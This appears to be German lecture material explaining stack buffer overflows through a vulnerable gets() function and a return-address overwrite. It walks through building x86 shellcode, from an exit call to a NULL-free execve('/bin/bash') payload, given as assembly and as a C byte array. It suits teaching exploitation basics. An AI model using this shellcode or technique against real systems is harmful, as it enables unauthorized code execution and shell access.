Buffer Overflow

# Buffer? Overlow?

* Buffer – temporärer Platz im Speicher der zur Speicherung von Daten genutzt wird
* Buffer Overflow – Passiert, wenn Daten in den Buffer geschrieben werden, die Größer sind als der Buffer und aufgrund nicht ausreichend geprüfter Grenzen des Buffer, und angrenzende Speicherbereiche überschreiben

# Eine einfache angreifbare Funktion

GetInput()

{

char buffer[8];

gets(buffer);

puts(buffer);

}

Gets() prüft nicht ob die Größe der Eingabe > als die Größe des Buffers

# Remember Stack Layout



## Stack Layout unseres angreifbaren Programms



### Beobachtungen

* 12 Byte müssen aufgefüllt werden um zu RET zu kommen
* Dann müssen die nächsten 4 Byte gefüllt werden für den neuen Wert von RET
* Wenn die Funktion zu Ende ist, wird der neue RET Wert genutzt um zu entscheiden was als nächstes ausgeführt wird

# Shellcode

* Wenn wir die Kontrolle über die Return Adresse haben, können wir ihn auf „unseren ausführbaren Shellcode“ zeigen lassen
* Payload ist Maschinencode welcher direkt von der CPU ausgeführt wird
* Dieser Payload wird Shellcode genannt
* Standardmäßig wird es genutzt um eine Shell zu öffnen, daher der Name

## Code in Shellcode umwandeln

1. Code in C schreiben und ausführbare Datei erstellen
2. Disassemblen der ausführbaren Datei und Assembler äquivalent betrachten
3. Unnötigen Code entfernen
4. Code in Assembler neu schreiben
5. Objdump benutzen, um den Shellcode herauszufinden:  
   *objdump –d <assemblerdatei>*

#include<stdlib.h>

main()

{

exit(0);

}

.text

.globl \_start

\_start :

movl $20, %ebx

movl $1, %eax

int $0x80

## ExitShellcode ausführen

#include <stdio.h>

char shellcode[] = "\xbb\x14\x00\x00\x00"

"\xb8\x01\x00\x00\x00"

"\xcd\x80";

main(){

int \*ret;

ret = (int \*)&ret +2;

(\*ret) = (int)shellcode;

}

* Verschiebt nach dem Start des Programms, die Speicheradresse des Shellcodes in die Return Adresse, und überschreibt die eigentliche Return Adresse

### Analyse mit GDB




Abbildung 1 - Disassemble der Mainfunktion




Abbildung 2 - ESP register sowie Code an der aktuellen RET Adresse




Abbildung 3 - ESP nach Überschreibung des RET Wertes




Abbildung 4 - Disassemble der Aktuellen RET Adresse - zeigt auf unseren Shellcode

## Shellcode zum Öffnen einer Shell schreiben

#include <stdio.h>

#include <stdlib.h>

main()

{

char \*args[2];

args[0]="/bin/bash";

args[1]=NULL;

execve(args[0],args,NULL);

exit(0);

}

Code zum Öffnen einer Shell

### Stack für execve() betrachten



### Assembler Equivalent

.data

Bash:

.asciz "/bin/bash"

Null1:

.int 0

AddrToBash:

.int 0

Null2:

.int 0

.text

.globl \_start

\_start:

# Execve routine

movl $Bash, AddrToBash

movl $11, %eax

movl $Bash, %ebx

movl $AddrToBash, %ecx

movl $Null2, %edx

int $0x80

# Exit Routine

Exit:

movl $1, %eax

movl $10, %ebx

int $0x80

### Probleme mit diesem Shellcode

* Der Shellcode beinhaltet NULL=‘0‘, diese können nicht in ein character array eingefügt werden, da sie dort das Ende des Strings bedeuten würden
  + NULL Anweisungen entfernen
* Nutzung von fest programmierten Adressen, dadurch funktioniert es nicht auf allen Rechnern
  + Relative Adressen verwenden

### Benutzbaren Shellcode für Execve() erstellen



#### Shellcode nach der Modifizierung

* **Als Assembler Code**

.text

.globl \_start

\_start:

jmp MyCallStatement

Shellcode:

popl %esi

xorl %eax, %eax

movb %al, 0x9(%esi)

movl %esi, 0xa(%esi)

movl %eax, 0xe(%esi)

movb $11, %al

movl %esi, %ebx

leal 0xa(%esi), %ecx

leal 0xe(%esi), %edx

int $0x80

MyCallStatement:

call Shellcode

ShellVariables:

.ascii "/bin/bashABBBBCCCC"

* **Als C Code**

#include <stdio.h>

char shellcode[] = "\xeb\x18\x5e\x31\xc0\x88\x46\x09\x89\x76\x0a"

"\x89\x46\x0e\xb0\x0b\x89\xf3\x8d\x4e\x0a"

"\x8d\x56\x0e\xcd\x80\xe8\xe3\xff\xff\xff"

"\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x41\x42\x42\x42"

"\x42\x43\x43\x43\x43";

int main(){

int \*ret;

ret = (int \*)&ret+2;

(\*ret) = (int)shellcode;

}